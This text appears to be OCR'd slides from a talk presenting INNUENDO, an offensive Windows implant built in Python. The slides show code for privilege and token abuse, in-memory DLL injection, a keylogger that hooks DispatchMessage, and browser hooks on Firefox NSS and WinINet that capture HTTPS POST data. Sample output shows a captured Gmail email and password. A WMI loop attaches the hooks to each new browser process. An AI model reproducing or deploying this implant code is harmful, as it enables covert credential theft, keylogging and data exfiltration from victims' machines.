
Channel Sync



Channel Sync



Channel Sync



Modules

- Group primitive operations together and expose them to the server
- Each module runs in its own thread
- Are versioned, major version changes imply protocol changes
- All operations and results are tagged with module name, module version
- Can have multiple modules under same name run concurrently if major versions differ

Privilegemanager

```
@command_handler
def list_process_privileges(self):

@command_handler
def list_thread_privileges(self):

@command_handler
def revert_to_self(self):

@command_handler
def get_user_name(self):

@command_handler
def list_system_tokens(self):

@command_handler
def enable_all_privileges(self):

@command_handler
def run_as(self, domain_user, cmd, hide_window):

@command_handler
def run_as_token(self, pid, handle, cmd, hide_window):
```

Data Transfer

- We need reliable data transfer and we can’t count on channels
- Protocol that is flexible and works well across different channels
- Can be used to transfer files, directories or data from memory
- Resuming, error detection, remote file changes
- Can be reconfigured at runtime to account for changing network conditions

Data Transfer

- Use ‘metainfo’ protocol from Bittorrent

```
def make_metainfo_file(file_object, chunk_size):
    """
    Return a metainfo dictionary from `file_object'.
    The target file will be split into chunks according
    to `chunk_size', and the chunks hashed with SHA1.
    """
```

```
>>> make_metainfo_file(f, 1024*1024))
{'chunks': ['051e538293056c1c155b0737ce2dbf8f59dc4e43',
            '7f5fcf3665cd164c8567c60cdcb48ed35f5b33e2',
            ...
            'bc8ec8d52100b835341a5c61091420b6c7d59b46'],
 'hash': '0f444095e0362fe7ea4d1c465bd4af89cdc67362',
 'size': 93212837}
```

Data Transfer

```
####### Metainfo primitives
@command_handler
def init_upload(self, path, resume_upload, store=''):
    ...

@command_handler
def hash_file(self, path, chunk_size, store=''):
    ...

@command_handler
def get_chunk(self, path, chunk_idx, chunk_size, data,
              store=''):
    ...

@command_handler
def send_metainfo(self, path, chunk_size, store=''):
    ...

@command_handler
def send_chunk(self, path, chunk_idx, chunk_size, store=''):
    ...
```

Data Stores

```
class Store(object):
    __metaclass__ = ABCMeta
    def __init__(self, key_encoder=None):
    def encode_key(self, key):

    @abstractmethod
    def put(self, key, data):

    @abstractmethod
    def get(self, key):

    @abstractmethod
    def delete(self, key):

    @abstractmethod
    def contains(self, key):

    @abstractmethod
    def destroy(self):

    @abstractmethod
    @contextmanager
    def file_object_for_key(self, key,
                            create=True):
```

Data Stores

```
class Store(object):
    __metaclass__ = ABCMeta
    def __init__(self, key_encoder=None):
    def encode_key(self, key):

    @abstractmethod
    def put(self, key, data):

    @abstractmethod
    def get(self, key):

    @abstractmethod
    def delete(self, key):

    @abstractmethod
    def contains(self, key):

    @abstractmethod
    def destroy(self):

    @abstractmethod
    @contextmanager
    def file_object_for_key(self, key,
                            create=True):
```

```
RegistryStore(
    self.config['registry_key'],
    key_encoder=_sha_encoder)

MemoryStore()

TempFileStore(
    os.environ['TMP'],
    key_encoder=_sha_encoder)

VirtualFileStore()
```

Activation

Server

Server private key
Activation public key

Implant


Activation ID
Activation private key
Server public key

- Implants have to “activate” before operations can be dispatched
- Embedded “Activation ID” allows server to track them

Activation


- Implant sends Activation ID, encrypted to server PK
- Server validates, generates new node id, new key pair

Activation



- Server sends node id, private key encrypted to activation public key
- Implant is “activated”

Activation



- Implant sends its Node ID with every request
- Server encrypts replies to node public key

Libraries

```
 30733 Nov 21 16:39 msgpack-0.4.0-64bit.arc
451485 Jul  9  2013 pycrypto2.6-64bit.arc
   239 Nov 25 15:31 pythoncom-218.4.arc
211461 Dec  4 15:39 pywin32-218.4.arc
737174 Nov 21 16:39 pywin32dynload-218.4-64bit.arc
 15770 Jul  9  2013 snappy-0.5-64bit.arc
106871 Nov 25 15:31 win32com-218.4.arc
 16087 Nov 25 15:31 wmi-1.4.9.arc
 12334 Mar 28 09:15 ipaddr-2.1.11.arc
 51567 Jan 15 16:09 pefile-1.2.10-139.arc
```

+ things we ported over from **CANVAS**, including **MOSDEF assembler**, DCERPC/SMB, **exploits** …

Injection

- Implant can inject itself from memory to target process
- Ported libloader to ctypes/MOSDEF assembler, operates as in-memory injector
- Implant DLL is copied over and loaded
- CreateRemoteThread()

Injection

```
# Inject and load
base_address = inject_from_mem(pid, dll, dll_name)

# Get our entry point
entry = remote_getprocaddress(pid, '%s!boot' % dll_name)

# Do the call
asm = """
pushq   %rbp
movq    %rsp, %rbp
sub     $32, %rsp
movq    _BOOT, %rax
call    *%rax
add     $32, %rsp
xor     %rax, %rax
popq    %rbp
ret
""".replace("_BOOT", "$0x%x" % entry)

thread_handle = inject_and_exec(pid, mosdef.assemble(asm, 'x64'),
                                wait=False)
```

Injection

- Useful when we need to run module operations in different contexts (lsass, active desktop)
- Injected implant will prioritize the namedpipeclient channel (implant-to-implant comms and forwarding to server)

Footprint

```
11585536 May  6 15:30 innuendo32.dll
11584000 May  6 15:30 innuendo32.exe
12098048 May  6 15:30 innuendo64.dll
12098048 May  6 15:30 innuendo64.exe
```

Footprint

```
11585536 May  6 15:30 innuendo32.dll
11584000 May  6 15:30 innuendo32.exe
12098048 May  6 15:30 innuendo64.dll
12098048 May  6 15:30 innuendo64.exe
```

Complete Python 2.7 environment (minus tests/TK)

"Not that we needed all that for the trip,
but once you get locked into a serious drug collection,
the tendency is to push it as far as you can."

libptrace

- Windows, Linux, 32/64bit process manipulation
- Core of Immunity Debugger 2.0
- 2 DLLs: native library + Python binding
- Ship it with every implant!

```
120320 May 12 10:09 libptrace.dll
 53248 May 12 10:09 libpyptrace.dll
```

DispatchMessage

```
class Keylog(ptrace.BreakpointSW):

    @entry('user32!DispatchMessage', unicode=True)
    def DispatchMessage(self, lpmsg):
        (hwnd, message, wparam, lparam) =
        self.unpack(lpmsg, "LLLL")
        if (message & 0xFFFF) in (WM_CHAR,
                                  WM_DEADCHAR,
                                  WM_SYSCHAR,
                                  WM_SYSDEADCHAR):
            ...
            # wparam has the translated key

p = ptrace.attach(pid)
p.breakpoint_set(Keylog())
```

Mozilla NSS/NSPR API

```
PRFileDesc*     SSL_ImportFD(PRFileDesc *model,
                             PRFileDesc *fd);

PRStatus        PR_Connect(PRFileDesc *fd,
                           PRNetAddr *addr,
                           PRIntervalTime timeout);

PRFileDesc*     PR_NewTCPSocket(void);
PRFileDesc*     PR_OpenTCPSocket(PRIntn af);

PRInt32         PR_Write(PRFileDesc *fd, void *buf,
                         PRInt32 amount);

PRInt32         PR_Send(PRFileDesc *fd, void *buf,
                        PRInt32 amount,
                        PRIntn flags, PRIntervalTime timeout);

PRStatus        PR_GetPeerName(PRFileDesc *fd,
                               PRNetAddr *addr);
PRStatus        PR_Close(PRFileDesc *fd);
```

```
class NSS_SSL(ptrace.BreakpointSW):
    def __init__(self):
        self.ssl_fds = {} # Dict of named tuple values
                          # Keys are PRFileDesc*
```

```
class NSS_SSL(ptrace.BreakpointSW):
    def __init__(self):
        self.ssl_fds = {} # Dict of named tuple values
                          # Keys are PRFileDesc*

    @exit('nss3!SSL_ImportFD')
    def SSL_ImportFD(self, fd):
        ssl_fd = self.registers['eax']
        self.ssl_fds[ssl_fd] = None
```

```
class NSS_SSL(ptrace.BreakpointSW):
    def __init__(self):
        self.ssl_fds = {} # Dict of named tuple values
                          # Keys are PRFileDesc*

    @exit('nss3!SSL_ImportFD')
    def SSL_ImportFD(self, fd):
        ssl_fd = self.registers['eax']
        self.ssl_fds[ssl_fd] = None

    @entry('nss3!PR_Close')
    def PR_Close(self, fd):
        self.ssl_fds.pop(fd, None)
```

```
class NSS_SSL(ptrace.BreakpointSW):
    def __init__(self):
        self.ssl_fds = {} # Dict of named tuple values
                          # Keys are PRFileDesc*

    @exit('nss3!SSL_ImportFD')
    def SSL_ImportFD(self, fd):
        ssl_fd = self.registers['eax']
        self.ssl_fds[ssl_fd] = None

    @entry('nss3!PR_Close')
    def PR_Close(self, fd):
        self.ssl_fds.pop(fd, None)

    @entry('nss3!PR_Write')
    def PR_Write(self, fd, buf, count):
        if fd not in self.ssl_fds: return
```

```
class NSS_SSL(ptrace.BreakpointSW):
    def __init__(self):
        self.ssl_fds = {} # Dict of named tuple values
                          # Keys are PRFileDesc*

    @exit('nss3!SSL_ImportFD')
    def SSL_ImportFD(self, fd):
        ssl_fd = self.registers['eax']
        self.ssl_fds[ssl_fd] = None

    @entry('nss3!PR_Close')
    def PR_Close(self, fd):
        self.ssl_fds.pop(fd, None)

    @entry('nss3!PR_Write')
    def PR_Write(self, fd, buf, count):
        if fd not in self.ssl_fds: return

        # Do we have address? If not, call PR_GetPeerName in target
        if not self.ssl_fds[fd]:
            host, port = self.PR_GetPeerName(fd)

            self.ssl_fds[fd] = namedtuple('ADDRESS', 'host, port’)
                               (host, port)
```

```
class NSS_SSL(ptrace.BreakpointSW):
    def __init__(self):
        self.ssl_fds = {} # Dict of named tuple values
                          # Keys are PRFileDesc*

    @exit('nss3!SSL_ImportFD')
    def SSL_ImportFD(self, fd):
        ssl_fd = self.registers['eax']
        self.ssl_fds[ssl_fd] = None

    @entry('nss3!PR_Close')
    def PR_Close(self, fd):
        self.ssl_fds.pop(fd, None)

    @entry('nss3!PR_Write')
    def PR_Write(self, fd, buf, count):
        if fd not in self.ssl_fds: return

        # Do we have address? If not, call PR_GetPeerName in target
        if not self.ssl_fds[fd]:
            host, port = self.PR_GetPeerName(fd)
            self.ssl_fds[fd] = namedtuple('ADDRESS', 'host, port’)
                               (host, port)

        data = self.read(buf, count)
        if 'POST' in data:
            print "[*] PR_Write(0x%x, 0x%x, %d) %s %s" %
            (fd, buf, count, repr(self.ssl_fds[fd]), data)
```

Results

```
In [10]: p = ptrace.attach(4138)
Out[10]: <ptrace.process(0x0292AB80) pid:4138 DETACHED>

In [11]: p.breakpoint_set(NSS_SSL())

[*] PR_Write(0xc4c6d20, 0xa780000, 1544)
ADDRESS(host='74.125.21.84', port=443)

POST /ServiceLoginAuth HTTP/1.1
Host: accounts.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:28.0) Gecko/20100101
Firefox/28.0
Content-Length: 683

GALX=b_JybfipJPI&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F
&service=mail&_utf8=%E2%98%83&bgresponse=%21A0IsleSsSiOR80R3-
B7zIwthHAIAAAA
..........
&Email=chris%40immunityinc.com&Passwd=lalala
&signIn=Sign+in&PersistentCookie=yes&rmShown=1
```

WININET API

```
HINTERNET    InternetConnect(hInternet, lpszServerName,
                             nServerPort, lpszUsername,
                             lpszPassword, dwService,
                             dwFlags, dwContext);

BOOL         InternetCloseHandle(hInternet);
```

```
HINTERNET    HttpOpenRequest(hConnect, lpszVerb,
                             lpszObjectName, lpszVersion,
                             lpszReferer,
                             lplpszAcceptTypes,
                             dwFlags, dwContext);

BOOL         HttpSendRequest(hRequest, lpszHeaders,
                             dwHeadersLength, lpOptional,
                             dwOptionalLength);
```

```
class WININET(ptrace.BreakpointSW):
    def __init__(self):
        self.handles         = {}
        self.request_handles = {}

    @entry('wininet!InternetConnect', unicode=True)
    def InternetConnect_entry(self, handle, server, port, _, _, service, flags):
        if port != 443: raise BreakpointExit()

    @exit('wininet!InternetConnect', unicode=True)
    def InternetConnect_exit(self, handle, server, port, _, _, service, flags):
        self.handles[handle] = namedtuple('ADDRESS', 'host, port')
                               (self.read_unicode(server), port)

    @entry('wininet!InternetCloseHandle')
    def InternetCloseHandle(self, handle):
        self.handles.pop(handle, None)

    @entry('wininet!HttpOpenRequest', unicode=True)
    def HttpOpenRequest_entry(self, handle, verb):
        if handle not in self.handles or self.read_unicode(verb) != 'POST':
            raise BreakpointExit()

    @exit('wininet!HttpOpenRequest', unicode=True)
    def HttpOpenRequest_exit(self, handle, verb):
        request_handle = self.registers['eax']

        # Copy ADDRESS namedtuple so that we can track host, port
        self.request_handles[handle] = self.handles[handle]

    @entry('wininet!HttpSendRequest', unicode=True)
    def HttpSendRequest(self, handle, headers, header_length, data, data_length):
        if handle not in self.request_handles: raise BreakpointExit()
        ...
```

```
class WININET(ptrace.BreakpointSW):
    def __init__(self):
        self.handles         = {}
        self.request_handles = {}

    @entry('wininet!InternetConnect', unicode=True)
    def InternetConnect_entry(self, handle, server, port, _, _, service,
                              flags):
        if port != 443: raise BreakpointExit()

    @exit('wininet!InternetConnect', unicode=True)
    def InternetConnect_exit(self, handle, server, port, _, _, service,
                             flags):
        self.handles[handle] = namedtuple('ADDRESS', 'host, port’)
                               (self.read_unicode(server), port)
```

```
class WININET(ptrace.BreakpointSW):
    def __init__(self):
        self.handles         = {}
        self.request_handles = {}

    ...


    @entry('wininet!HttpOpenRequest', unicode=True)
    def HttpOpenRequest_entry(self, handle, verb):
        if handle not in self.handles or self.read_unicode(verb) != 'POST':
            raise BreakpointExit()

    @exit('wininet!HttpOpenRequest', unicode=True)
    def HttpOpenRequest_exit(self, handle, verb):
        request_handle = self.registers['eax']

        # Copy ADDRESS namedtuple so that we can track host, port
        self.request_handles[handle] = self.handles[handle]

    @entry('wininet!HttpSendRequest', unicode=True)
    def HttpSendRequest(self, handle, headers, header_length, data,
                        data_length):
        if handle not in self.request_handles: raise BreakpointExit()
        ...
```

WMI

```
import wmi

process_watcher =
wmi.WMI().Win32_Process.watch_for("creation")

while True:
   new_process = process_watcher()

   if new_process.Caption == 'iexplore.exe':
        p = ptrace.attach(new_process.ProcessID)
        p.breakpoint_set(WININET())
   elif new_process.Caption == ‘firefox.exe’:
        p = ptrace.attach(new_process.ProcessID)
        p.breakpoint_set(NSS_SSL())
```

Conclusion

- What have we learned?
- Very small team worked on this
- Extensive third-party library reuse cut down development time
- Exploratory nature of Python helped define the domain
- We’re satisfied

That's all Folks!